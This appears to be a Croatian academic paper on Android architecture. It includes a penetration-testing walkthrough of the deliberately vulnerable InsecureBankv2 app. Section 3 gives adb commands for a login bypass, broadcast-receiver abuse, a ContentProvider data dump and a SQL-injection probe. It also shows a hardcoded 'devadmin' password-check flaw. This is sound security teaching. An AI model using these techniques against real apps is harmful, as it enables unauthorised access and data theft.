Sadržaj

1. Uvod

Pametni mobitel ili anglicizam *smartphone* je mobilni telefon s većim mogućnostima za pohranu podataka i povezanosti od običnog mobilnog telefona. Dolaskom moćnijih i jeftinijih procesora, pametni mobiteli su postali dostupni gotovo svima i danas je teško zamisliti svakodnevni život bez njih. Razvojem procesora proširile su se mogućnosti uređaja što je rezultiralo potrebom za kompleksnijim operacijskim sustavima. 2008. godine Google izlazi na tržište među tada 2 vodeća operacijska sustava: iOS i Symbian s novim operacijskim sustavom Androidom. Android je danas postao najrašireniji operacijski sustav za mobilne uređaje, a prvi put je prestigao do tad vodeći iOS još 2011. godine [1].

Prema podatcima iz travnja 2020. čak 70.68% mobitela koristi Android operacijski sustav [2]. Uz tako veliku bazu korisnika nije iznenađujuće da se sve češće dovode u pitanje sigurnost i privatnost samih korisnika i njihovih osobnih podataka. Android sustav i Android aplikacije su zbog široke rasprostranjenosti i podataka kojima raspolažu česta meta napadača. Isti uređaj se nerijetko koristi u poslovne i privatne svrhe pa aplikacije imaju pristup vrijednim poslovnim i osobnim podatcima. Upravo je krađa podataka najčešći motiv napada, a većina korisnika nažalost nije svjesna rizika. Napadačima stvar olakšavaju ranjivosti aplikacija. Organizacija Positive Technologies je nedavno objavila podatak da čak 43% današnjih Android aplikacija sadrži ranjivosti visokog stupnja rizika [3]. Najčešći oblik ranjivosti je vezan uz skladištenje podataka, a detektiran je kod čak 76% aplikacija [3].


Svrha ovog rada je pokazati kakve sve ranjivosti jedna aplikacija može imati i na koji način ih je moguće zlonamjerno iskoristiti. U drugom poglavlju je dan kratak uvod u Android operacijski sustav, njegovu arhitekturu i strukturu Android aplikacija. Kao primjer ranjive aplikacije izabrana je aplikacija InsecureBankv2 [10]. U 3. poglavlju će se provesti statička i dinamička analiza u svrhu otkrivanja ranjivosti i pokazati na koji način se otkrivene ranjivosti mogu iskoristiti. U 4. poglavlju će se na InsecureBankv2 aplikaciji testirati nekoliko alata za automatsko otkrivanje ranjivosti te pokazati je li moguće pronaći sve ranjivosti automatskim putem.

2. Operacijski sustav Android

Android je otvoreni operacijski sustav, prvotno razvijan od tvrtke Android Inc. koju je kasnije kupio Google. Predstavljen je 2007. godine, a prvi uređaj na tržištu sa Android sustavom pojavio se 2008. Bio je to T-Mobile G1 tvrtke HTC. Zanimljivo je da je prvotni cilj tvrtke Android Inc. bio razvijanje naprednih operacijskih sustava za digitalne kamere, od čega su nakon par mjeseci odustali i krenuli u razvijanje konkurentnog operacijskog sustava Symbianu, Windows Mobileu i iOS-u. Godišnje prosječno izlaze 2 ažuriranja, a najnovija inačica u trenutku pisanja ovog rada je Android 10. Android je poznat kao projekt otvorenog koda, a kod je postao dostupan 21. listopada 2008. pod Apache licencom. Ime Android je zaštićeno i uređaji ga ne smiju upotrebljavati ukoliko ih Google ne certificira kao kompatibilne prema Compatibility Definition Documentu [4]. Android Definition Compatibility Document sadrži zahtjeve, preporuke i smjernice kojih se trebaju pridržavati proizvođači uređaja kako bi uređaji bili kompatibilni s Android sustavom. Osim hardverskih značajki, Compatibility Definition Document zahtjeva i prolaz Compatibility Test Suite testova. CTS testovi testiraju potpisivanja, Dalvik, objekte tipa Intent, dozvole itd.

2.1. Arhitektura Android operacijskog sustava

Android sustav je zasnovan na Linux jezgri i napisan je u jezicima C i C++. Arhitektura Android sustava se može razmotriti kao stog s nekoliko razina. Pregled arhitekture po razinama prikazan je na slici 2.1. preuzetoj iz [9]. Arhitektura se sastoji od 4 razine, a to su: sloj jezgre, sloj biblioteka, sloj aplikacijskog radnog okvira te aplikacijski sloj. Razine su detaljnije opisane u nastavku ovog potpoglavlja.



Slika 2.1. Arhitektura Android operacijskog sustava

Na samom dnu stoga se nalazi Linux jezgra. Kako je i Linux projekt otvorenog koda, razvojni inženjeri Android sustava su iskoristili Linux jezgru kako ne bi morali nanovo pisati vlastitu. Sloj jezgre čine upravljački programi od kojih je najznačajniji IPC upravljački program Binder, tj. upravljački program za međuprocesnu komunikaciju. Binder služi za razmjenu podataka između različitih procesa sustava ili unutar istog procesa. Međuprocesna komunikacija je vremenski i memorijski jako skup proces ako se ne izvodi na odgovarajući način. Svrha IPC upravljačkog programa je poboljšanje performansi sustava, a to se ostvaruje sinkronom komunikacijom između procesa i korištenjem dijeljene memorije. Zahvaljujući dijeljenoj memoriji nije potrebno razmjenjivati stvarne objekte između procesa, već samo reference na objekt. Sloj jezgre predstavlja most između sklopovlja i korisničkih programa, a pruža osnovne sistemske funkcionalnosti: upravljanje procesima i memorijom te samim uređajem, tj. zaslonom, kamerom, zvučnicima i slično [6].

Druga razina sastoji se od biblioteka pisanih u C/C++ jeziku. Sloj biblioteka omogućava različite funkcionalnosti za Android sustav. Ovaj sloj se sastoji od 2 dijela: prvi dio se odnosi na biblioteke, a drugi dio je izvršno okruženje Androida koje izvodi Android aplikacije. Izvršno okruženje Androida čini Dalvik virtualni stroj. Dalvik koristi usluge jezgre kao što su

višedretvenost i upravljanje memorijom i omogućuje svakoj aplikaciji pokretanje u vlastitom procesu s vlastitom instancom Dalvik virtualnog stroja. Ekstenzija datoteka koje Dalvik izvodi je .dex. Izvršno okruženje Androida pruža i set biblioteka koje omogućuju programerima pisanje Android aplikacija u standardnom Java jeziku. Biblioteke se pozivaju kroz Java sučelje [5]. Neke od značajnijih biblioteka su :

- SQLite – baza podataka koja služi za pohranu i dohvaćanje podataka.
- System C library – inačica implementacije standardne sistemske C biblioteke (libc), prilagođene za ugradbene uređaje.
- Medijski okvir – Podrška za različite medijske formate kao što su MPEG4, MP3, MP4, AME, AAC, PNG, JPG.
- WebKit – služi za prikaz HTML sadržaja [6].

Treći sloj arhitekture Android sustava je aplikacijski radni okvir. Napisan je u Javi, a pruža glavno aplikacijsko programsko sučelje (API) i usluge više razine u obliku java klasa. Programske komponente ovog sloja se koriste dalje za proširivanje i stvaranje Android aplikacija. Postoji više vrsta aplikacijskih komponenti, a obrađene su u poglavlju 1.2. Ostale usluge sloja aplikacijskog okvira su :

- *Upravitelj paketima* (engl. Package Manager) – Android koristi posebnu ekstenziju za pakete, APK ekstenziju (engl. Android Package). Upravitelj paketa prati sve instalirane pakete u sustavu, kao i usluge koje pružaju.
- Upravitelj prozorima – služi za iscrtavanje različitih prozora na zaslonu uređaja u svrhu interakcije s korisnikom.
- Hardver usluge – usluge sklopovlja, npr. kamera ili senzori.
- Telefonske usluge – sve usluge vezane uz uspostavu komunikacije, tj. uspostava poziva te primanje i slanje poruka [6].

Aplikacijski sloj je vršni sloj Android arhitekture. Čine ga predinstalirane aplikacije uređaja, npr. aplikacija za pozive, SMS klijent, web pretraživač, te aplikacije instalirane od strane korisnika [5].

2.2. Aplikacije namijenjene za Android operacijski sustav

Iako je sam Android napisan u C/C++ jeziku, većina Android aplikacija je napisana u Javi ili Kotlinu. Kompajlirani kod aplikacije i dodatnih resursa je zapakiran u jednu .apk datoteku koja predstavlja samu aplikaciju. Android aplikacije izvode procesi i njihove dretve. Postoji 5 tipova procesa koje treba razlikovati kako bi stekli bolji uvid i kontrolu nad ponašanjem sustava. Proces se može klasificirati kao:

- *Prednji* (engl. foreground) – proces koji izvršava komponentu aktivnosti (engl. Activity), komponenta servis koja pruža aktivnost, komponenta servis u pokretanju ili zaustavljanju i trenutačno aktivni prijemnik (engl. BroadcastReceiver)

- *Vidljiv* (engl. visible) – Vidljiv proces je pauzirana aktivnost (pozvana onPause() metoda) koja je još uvijek vidljiva. Vidljiv proces je i servis koji je vezan uz vidljivu aktivnost, a ne uz pozadinske komponente.

- *Servis* (engl. service) – proces koji izvodi već pokrenutu servis komponentu.

- *Pozadinski* (engl. background) – proces koji izvodi aktivnost koja više nije vidljiva.

- *Prazan* (engl. empty) – procesi koji ne sadrže aktivne aplikacije, ali postoje zbog priručne memorije.


Struktura Android aplikacije se bazira na 4 tipa komponenti: *aktivnost* (engl. Activity), *servis* (engl. Service), *prijemnik* (engl. BroadcastReceiver) i *pružatelj sadržaja* (engl. ContentProvider), a detaljniji opis komponenti se može naći u poglavljima 2.2.2, 2.2.4. i 2.2.5. Nije nužno da aplikacija sadrži sva 4 tipa komponenti, ali za upotrebu grafičkog sučelja nužna je komponenta aktivnosti. Aplikacije mogu pokretati druge dijelove iste aplikacije ili drugih aplikacija slanjem objekta tipa *namjera* (engl. Intent). Intent objekti su jednostavni objekti u obliku poruke. Primanje objekata tipa Intent se može filtrirati unutar aplikacije. Za razrješavanje pristiglih Intent objekata i pokretanja odgovarajućih komponenti zadužen je *upravitelj namjera* (engl. IntentManager). Servisi i prijemnici omogućuju izvođenje zadataka u pozadini te pružaju još neke dodatne funkcionalnosti. Prijemnici se najčešće okidaju na neki događaj i izvode u kratkom periodu, za razliku od servisa koje uglavnom vežemo uz vremenski duže zadatke [9].

2.2.1. AndroidManifest.xml

Svaka Android aplikacija mora imati AndroidManifest.xml dokument u vršnom direktoriju. AndroidManifest.xml je kontrolna datoteka koja opisuje sustavu što treba činiti s komponentama aplikacije. Manifest datoteku koriste razni objekti u sustavu kako bi dohvatili administrativne i organizacijske informacije o aplikaciji. Dozvoljena su 23 tipa elemenata za specifikaciju komponenata aplikacije, dozvola, filtera za objekte tipa Intent i sl. Vrijednosti pojedinog elementa postavljaju se preko atributa, koji tipično započinju riječju "android:". U AndroidManifest datoteci je obavezno navesti ime paketa koji razvojni alati koriste za određivanje lokacije entiteta koda. Da bi se pokrenula određena komponenta aplikacije, sustav mora znati za nju, pa je tako obavezno navođenje svih komponenti aplikacije unutar ove datoteke. Obavezno je navesti i potrebne dozvole kako bi aplikacija mogla pristupiti zaštićenim dijelovima sustava te potrebna hardverska i softverska svojstva [9].

2.2.2. Komponente aktivnosti

Aktivnost predstavlja kod za jedan zadatak na sustavu koji upotrebljava korisnik. Aktivnost obično uključuje grafičko sučelje, tj. vizualne elemente koji predstavljaju podatke i elemente koji omogućuju interakciju s korisnikom. Dakle nije nužno da aktivnosti imaju grafički prikaz, ali to je uglavnom slučaj. Svaka aplikacija može imati više aktivnosti, a prijelaz iz jedne u drugu se ostvaruje slanjem Intent objekata. Svaka aktivnost je izvedena klasa od android.app.Activity klase. Životni ciklus aktivnosti po metodama je prikazan na slici 2.2.



Slika 2.2. Životni ciklus aktivnosti

Životni ciklus jedne aktivnosti je određen sljedećim metodama:

- onCreate() - inicijalna metoda za postavljanje komponente tipa Activity.
- onDestroy() - kraj životnog ciklusa aktivnosti.
- onResume() - metoda se poziva ukoliko je komponenta vidljiva i spremna za ponovno primanje i procesuiranje unosa korisnika.
- onPause() - pripremanje aktivnosti za prebacivanje u pozadinski način rada. Metoda sprema neprocesuirane podatke i usporava intenzivan rad procesora.
- onRestart() – poziva se za slučaj kada je ponovno potrebno aktivirati već zaustavljenu komponentu aktivnosti. Metoda mora vratiti prethodno spremljeno stanje [9].

2.2.3. Intenti

Aktivnosti, prijemnici i servisi se aktiviraju preko objekata tipa Intent. Intent objekt je asinkrona poruka koja prenosi sadržaj iz jedne komponente u drugu u svrhu pokretanja ili zaustavljanja druge komponente. Dijele se na implicitne i eksplicitne. Kod eksplicitnog Intent objekta, kako i samo ime sugerira, eksplicitno se navodi koja komponenta treba primiti poruku. Implicitni Intent objekt služi za određivanje vrste primatelja. Kod implicitnih Intent objekata više komponenti koje su sposobne obaviti zadatak sadržan u objektu kreće u „natjecanje“ za izvršavanje tog zadatka. Namjere se mogu filtrirati, a način na koji se filtriranje provodi se određuje u manifest datoteci preko `<intent-filter>` elemenata [9].

2.2.4. ContentProvider

Pohrana i preuzimanje podataka se odvija preko komponenti tipa ContentProvider (pružatelj sadržaja). ContentProvider komponente su skladišta podataka koja omogućuju pristup podacima na uređaju. Izvršavanje aplikacija u Android operacijskom sustavu se odvija u izoliranom okruženju (engl. sandbox) tako da su podatci svake aplikacije potpuno izolirani. ContentProvider komponente se mogu koristiti za razmjenu podataka između različitih aplikacija ukoliko imaju određenu dozvolu pristupa. Podrazumijevani ContentProvider objekti se mogu naći u android.provider paketu, a odnose se na slike, video zapise, kontakte, postavke i sl. Aplikacije ne pristupaju ContentProvider objektima direktno, već uvijek preko objekta ContentResolver. ContentResolver vraća odgovarajući ContentProvider nakon što ga to aplikacija zatraži. ContentProvider komponente nude standardne metode koje se koriste u radu s bazama podataka: query(), insert(), update() i delete() [9].

2.2.5. Pozadinske aktivnosti

Ponekad je potrebno da aplikacija obavi zadatke u pozadini ili bez grafičkog sučelja uopće. Za takve potrebe u Androidu postoje 2 vrste komponenti: servisi i prijemnici. Ukoliko je riječ o vremenski kraćoj operaciji, dovoljno je iskoristiti prijemnik, a za duge zadatke potreban je servis. Uobičajeno se servis i prijemnik izvršavaju u vlastitoj dretvi, jer bi operacijski sustav ubio aplikaciju u kojoj to nije slučaj u svrhu sprječavanja zamrzavanja aplikacija. Prijamnik se aktivira u onReceive() metodi i deaktivira po izlasku iz te metode. To je objekt koji se stvara

kad se pozove neki od IPC mehanizama. Kada prijemnik primi neku poruku, tada aplikacija mijenja svoj način rada na osnovu primljene informacije.

Servis omogućuje aplikaciji obavljanje dugih operacija u pozadini i obavlja još neke zadatke prema drugim aplikacijama u sustavu. Servisi mogu obavljati iste funkcionalnosti kao i aktivnosti, ali bez grafičkog sučelja. Postoje prednji i pozadinski pokrenuti servisi. Prednjih servisa je korisnik svjestan i ne želi ih prekinuti (npr. puštanje glazbe u pozadini). Pozadinskih servisa korisnik najčešće nije svjestan pa sustav ima veću slobodu upravljanja njima. Osim pokrenutih servisa, postoje i vezani (engl. bound) servisi. Nude klijent-poslužitelj sučelje koje omogućuje interakciju s njima. Vezani servis se izvodi samo kada ima vezanu komponentu.

Servisi i prijemnici moraju biti najavljeni u manifest datoteci kako bi sustav mogao znati za njih i kada aplikacija nije pokrenuta [9].

3. Analiza ranjivosti InsecureBankv2 aplikacije

InsecureBankv2 je ranjiva aplikacija koja je bila subjekt statičke i dinamičke analize. Aplikacija je napravljena u svrhu upoznavanja ranjivosti Android aplikacija testiranjem i analizom ugrađenih ranjivosti.

3.1. Statička analiza InsecureBankv2 aplikacije

Statička analiza je analiza koda ili binarnih datoteka, bez izvršavanja istog/istih. Za statičku analizu koristimo ili binarne datoteke (engl. black box analysis) ili izvorni kod (engl. white box analysis) ili samu instaliranu aplikaciju [8]. Zbog odsutnosti obfusciranja izvornog koda, reverznim inženjerstvom se lako dobije izvorni kod koji se može iskoristiti za statičku analizu aplikacije. Obfuskacija je postupak skrivanja izvornog koda. Obfusciranjem kod postaje teško razumljiv, ali ostaje jednako funkcionalan.

APK datoteka se konvertira u zip folder, a ekstrakcijom zip foldera se dobiju sljedeće datoteke:

- AndroidManifest.xml – sadrži većinu konfiguracijskih detalja o aplikaciji, ime paketa, korištene komponente, dozvole koje aplikacija zahtjeva itd.
- classes.dex – Davlik bytecode generiran iz Java klasa. Bilo koja datoteka napisana u Javi ima .java ekstenziju. Nakon kompajliranja .java datoteke dobije se .class datoteka sa standardnim JVM bytecodeom. Takva datoteka se ne može izvršavati na Android uređaju budući da on nema standardni Java virtualni stroj, već Davlik virtualni stroj. Zato je potrebno JAR datoteke pretvoriti u jednu datoteku s ekstenzijom .dex, a za to se koristi dx alat [7].
- resources.arsc – kompajlirani resursi.
- res – nekompajlirani resursi koji su potrebni aplikaciji, npr. slike ili ikone.
- META-INF – sadrži informacije o certifikatu i vlasniku aplikacije.

Pretvorbom dex datoteke u JAR format i dekompajliranjem se dolazi do izvornog koda klasa. Dobiveni kod nije obfusciran.

3.1.1. Napadi na aktivnosti

Atribut `android:exported` određuje može li se komponenti pristupiti iz komponenti drugih aplikacija s istog uređaja. To znači da ukoliko se na uređaju pronađe neka zloćudna aplikacija, ona može lako pristupati izvezenim komponentama drugih aplikacija i iskoristiti ih. Primjer iskorištavanja izvezene aktivnosti dan je u nastavku ovog potpoglavlja. Poželjno je da se atribut `exported` uvijek postavi na *false*, tako da je pristup dozvoljen samo iz komponenti iste aplikacije ili aplikacija s istom korisničkom ID oznakom.

U aplikaciji InsecureBankv2 kod većine je komponenti atribut `exported` označen kao *true*. Zbog toga je moguće vrlo jednostavno pristupiti bilo kojoj od tih komponenti. Iznimka su komponente LoginActivity, FilePrefActivity, DoLogin i WrongLogin. Kod njih u kodu ovaj atribut nije određen eksplicitno, pa se uzima pretpostavljena vrijednost. Ona ovisi o prisutnosti elementa `<intent-filter>`. Ako element ne postoji, komponentu je moguće pozvati samo uz točnu specifikaciju njenog imena. Takva komponenta će se onda najvjerojatnije koristiti samo unutar vlastite aplikacije, pa se za vrijednost atributa `exported` uzima *false*. Ako postoji barem jedan element `<intent-filter>`, za vrijednost se uzima *true*. Od neizvezenih komponenti samo LoginActivity koristi element `<intent-filter>` tako da se i ona smatra izvezenom. Odsječak koda za LoginActivity u manifest datoteci je prikazan u ispisu 3.1.


```
<activity
     android:name=".LoginActivity"  android:label="@string/app_name" >
     <intent-filter>
           <action android:name="android.intent.action.MAIN" />
           <category android:name="android.intent.category.LAUNCHER" />
     </intent-filter>
</activity>
```

Ispis 3.1. Primjena elementa <intent-filter>


Nakon pokretanja InsecureBankv2 aplikacije, prikazuje se grafičko sučelje koje zahtjeva unos korisničkog imena i lozinke za prijavu (Slika 3.1). Kako je već utvrđeno da je PostLogin aktivnost izvezena, početni zaslon koji zahtjeva autentifikaciju je moguće jednostavno zaobići tako što se pokrene izvezena komponenta, u ovom slučaju PostLogin. To je moguće izvesti preko alata adb. Alat adb je esencijalan alat za penetracijske testove. Nakon uspostave veze između računala i mobitela te pokretanja adb ljuske, sljedećom naredbom se pokreće PostLogin komponenta:

```
am start -n com.android.insecurebankv2/.PostLogin
```

Pokrenuta komponenta PostLogin je prikazana na slici 3.2.



Slika 3.1. Početni zaslon aplikacije



Slika 3.2. PostLogin komponenta

3.1.2. Napadi na prijemnike

Prijemnici su česta meta napadača ako su izvezeni. Prijemnici se smatraju izvezenima ako im je vrijednost atributa `exported` postavljena na *true* ili ako je prisutan barem jedan element

<intent-filter>, a to znači da im je moguće pristupiti iz bilo koje druge aplikacije na uređaju. Deklaracija prijemnika u manifestu je prikazana u ispisu 3.2.

```
<receiver android:name=".MyBroadCastReceiver"
      android:exported="true" >
      <intent-filter>
            <action android:name="theBroadcast" >
            </action>
      </intent-filter>
</receiver>
```

Ispis 3.2. Deklaracija prijemnika u manifestu

Za iskorištavanje ove ranjivosti potreban je izvorni kod aplikacije kako bi ustvrdili kako je izvedena onReceive() metoda, budući da se prijemnik aktivira pozivom te metode. Do izvornog koda se dolazi reverznim inženjerstvom i pronalazi se tražena metoda :

```
public void onReceive(Context context, Intent intent) {
String phn = intent.getStringExtra("phonenumber");
String newpass = intent.getStringExtra("newpass");
      ...
}
```

Iz koda je vidljivo da prijemnik prima od neke komponente namjeru koja prenosi broj mobitela i lozinku. Sad kad su poznati argumenti i njihove oznake, moguće je pozvati onReceive() metodu i pokrenuti prijemnik. Za to opet može poslužiti alat adb. Nakon pokretanja ljuske, sljedećom naredbom se aktivira prijemnik:

```
am broadcast -a theBroadcast –n
com.android.insecurebankv2/com.android.insecurebankv2.MyBroadCastRe-
ceiver --es phonenumber 0955555 –es newpass jack@123!
```

Metoda pokušava poslati poruku na zadani broj mobitela sa sadržajem stare i nove lozinke, no hoće li ta poruka biti poslana ovisi o korisniku, jer za svaku dozvolu iz manifesta aplikacija mora tražiti dopuštenje. Za dozvolu slanja poruke u manifestu je naveden sljedeći element:

```
<uses-permission android:name="android.permission.SEND_SMS" />
```

3.1.3. Napadi na komponente tipa ContentProvider

Slično kao i aktivnosti, i komponente tipa ContentProvider se mogu zlonamjerno iskoristiti ako su izvezene. Do SDK verzije API 17, komponente su se smatrale izvezenima ukoliko nije eksplicitno navedeno suprotno. Pretpostavljena vrijednost izvezenosti je promijenjena u *false* od API 17 pa na dalje. U aplikaciji InsecureBankv2 se koristi jedan ContentProvider i u manifestu je vrijednost atributa `exported` postavljena na *true*. Kad je ContentProvider izvezen, moguće je čitati njegov sadržaj ili čak umetati i brisati dijelove sadržaja. Nakon spajanja i pokretanja adb ljuske sljedećom naredbom se dobije popis svih ikad prijavljenih korisnika:

```
content query --uri
content://com.android.insecurebankv2.TrackUserContentProvider/track-
erusers
```

U ljusci se ispisuje sljedeći sadržaj:

```
Row: 0 id=1, name=jack
Row: 1 id=2, name=jack
Row: 2 id=3 name=jack
Row: 3 id=4 name=devadmin
...
```

Ispisani sadržaj nije kriptiran.

3.1.4. SQL umetanje

ContentProvider objekti su obično povezani sa SQLite bazama podataka. Ukoliko se umetanje podataka u bazu ne zaštiti primjereno, moguće je ubacivati podatke slično kao kod web aplikacija. Ukoliko se nadoda jednostruki navodik u naredbu `where` i ako se ispiše pogreška, postoji mogućnost da aplikacija sadrži ranjivost SQL umetanja. Naredba izgleda ovako:

```
content query –uri content://com.android.insecurebankv2.TrackUserCo-
ntentProvider/track-erusers --where "id=1’"
```

Ljuska ispisuje pogrešku jer nije prepoznat simbol "')":

```
Error while accessing provider: com.android.insecurebankv2.TrackUser-
ContentProvider

android.database.sqlite.SQLiteException: unrecognized token: "')"
(code 1): , while compiling: SELECT id, name FROM trackerusers WHERE
(id=1’)
```

Aplikacija baca iznimku što znači da upiti nisu dobro filtrirani unutar aplikacije pa postoji mogućnost da aplikacija sadrži ranjivost umetanjem. U iznimci su procurili atributi koji se koriste u tablici trackerusers.

3.1.5. Ručna analiza koda

Neke ranjivosti nije moguće otkriti uz pomoć alata pa je obično potrebno i ručno pregledati kod i potražiti potencijalne ranjivosti. Razlog za to je što je alatu teško prepoznati logiku iza koda koji djeluje ispravan, a zapravo je u smislu sigurnosti loše izveden. Primjer takve situacije u aplikaciji InsecureBankv2 nalazi se u DoLogin klasi i prikazan je u ispisu 3.3.

```
if (username.equals("devadmin")) {
   httppost2.setEntity(new UrlEncodedFormEntity(nameValuePairs));
   // Execute HTTP Post Request
   responseBody = httpclient.execute(httppost2);
} else {
   httppost.setEntity(new UrlEncodedFormEntity(nameValuePairs));
   // Execute HTTP Post Request
   responseBody = httpclient.execute(httppost); }
```

Ispis 3.3. Odsječak koda iz DoLogin klase

Vidljivo je da bilo tko može pristupiti aplikaciji unosom korisničkog imena „devadmin“ bez potrebe za unosom lozinke, jer se ona ni ne provjerava.

3.1.6. Dekodiranje aplikacije

Za dekodiranje APK datoteke, tj. pretvorbu aplikacije u čitljiv format se može iskoristiti alat Apktool [12]. Apktool je alat koji služi za reverzno inženjerstvo Android aplikacija. Apktool iz APK datoteke generira classes.dex, resources.arsc, res, AndroidManifest.xml i META-INF datoteke, a može i ponovo izgraditi aplikaciju nakon određenih modifikacija na generiranim datotekama, tj. vratiti ih u APK oblik. Apktool alat nad aplikacijom se pokreće naredbom:

```
apktool d InsecureBankv2.apk
```

